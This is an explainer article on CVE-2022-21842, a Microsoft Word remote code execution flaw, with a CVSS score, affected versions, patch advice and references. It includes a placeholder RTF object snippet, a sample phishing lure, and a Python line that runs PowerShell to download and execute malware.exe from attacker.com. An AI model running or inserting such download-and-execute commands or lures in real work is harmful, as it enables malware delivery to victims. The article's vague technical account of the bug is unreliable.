Cybersecurity professionals are constantly monitoring vulnerabilities in widely used software. One such threat is CVE-2022-21842, a serious remote code execution (RCE) bug in Microsoft Word. In this long-form article, we'll explore how it works, see a simplified exploitation example, check out official references, and discuss real-world impacts—with easy-to-understand language for everyone from beginners to experts.
What is CVE-2022-21842?
CVE-2022-21842 is a vulnerability in Microsoft Word that allows an attacker to execute code remotely by crafting a malicious document. By simply getting a victim to open the infected Word file, a hacker can take control of the victim's system—reading files, installing malware, or performing other malicious operations.
How Does the Vulnerability Work?
The core issue behind CVE-2022-21842 is how Word handles certain document elements. Specifically, the vulnerability is triggered by maliciously formed data within a document, exploiting the parsing routines deep inside Word.
*An attacker doesn’t need physical access—just trick someone into opening a document!*

CVSS v3.1 Score: 7.8 (High)
- Affected Software: Various versions of Microsoft Word (including Office 2013, 2016, 2019, and Microsoft 365)
Example: Exploiting the Vulnerability
While full weaponized code would be illegal to share, we’ll show a simplified proof-of-concept to explain the risk.
1. Crafting a Malicious RTF File
The attacker embeds an OLE (Object Linking and Embedding) object with a link pointing to a remote script. When the document opens, the OLE object loads, triggering the exploit.
Example RTF Snippet
{\rtf1\ansi
{\object\objocx\objupdate{\*\objclass Package}{
\objdata
01050000... // Binary data triggering vulnerability
}
}
}
This OLE object may reference remote HTML or JavaScript, which could then exploit the bug in Word’s parser.
Attackers often use emails like
> "Please see the attached project plan and provide your feedback by tomorrow."
Most victims don't suspect a document with such a normal request could be harmful.
3. Remote Command Execution
With successful exploitation, the attacker’s code can be run under the privilege level of the victim, e.g., spawning a command prompt, installing malware, or creating a backdoor.
*Example illustration only:*
# Fake payload run after exploitation (not real exploit code)
import os
os.system("powershell -c 'Invoke-WebRequest http://attacker.com/malware.exe -OutFile malware.exe; .\\malware.exe'")
Mitigation and Patch
Microsoft released a patch in January 2022. If your system is up to date, you’re protected! However, many users and organizations are slow to install updates, making this vulnerability sought after by cybercriminals.
- Microsoft Security Advisory
- NVD Entry
Conclusion
CVE-2022-21842 is a reminder that even everyday tools like Microsoft Word can carry big cyber risks. Attackers rely on user trust and lapses in software updating. Make sure to patch early and often!
References
- Microsoft Technet Article
- NIST National Vulnerability Database
- Detailed Advisory PDF
If you want to dig deeper into the technicalities or view official advisories, use the links above!
*Thanks for reading. Protect your data: patch now, and be skeptical of unexpected attachments.*
Timeline
Published on: 01/11/2022 21:15:00 UTC
Last modified on: 01/14/2022 16:45:00 UTC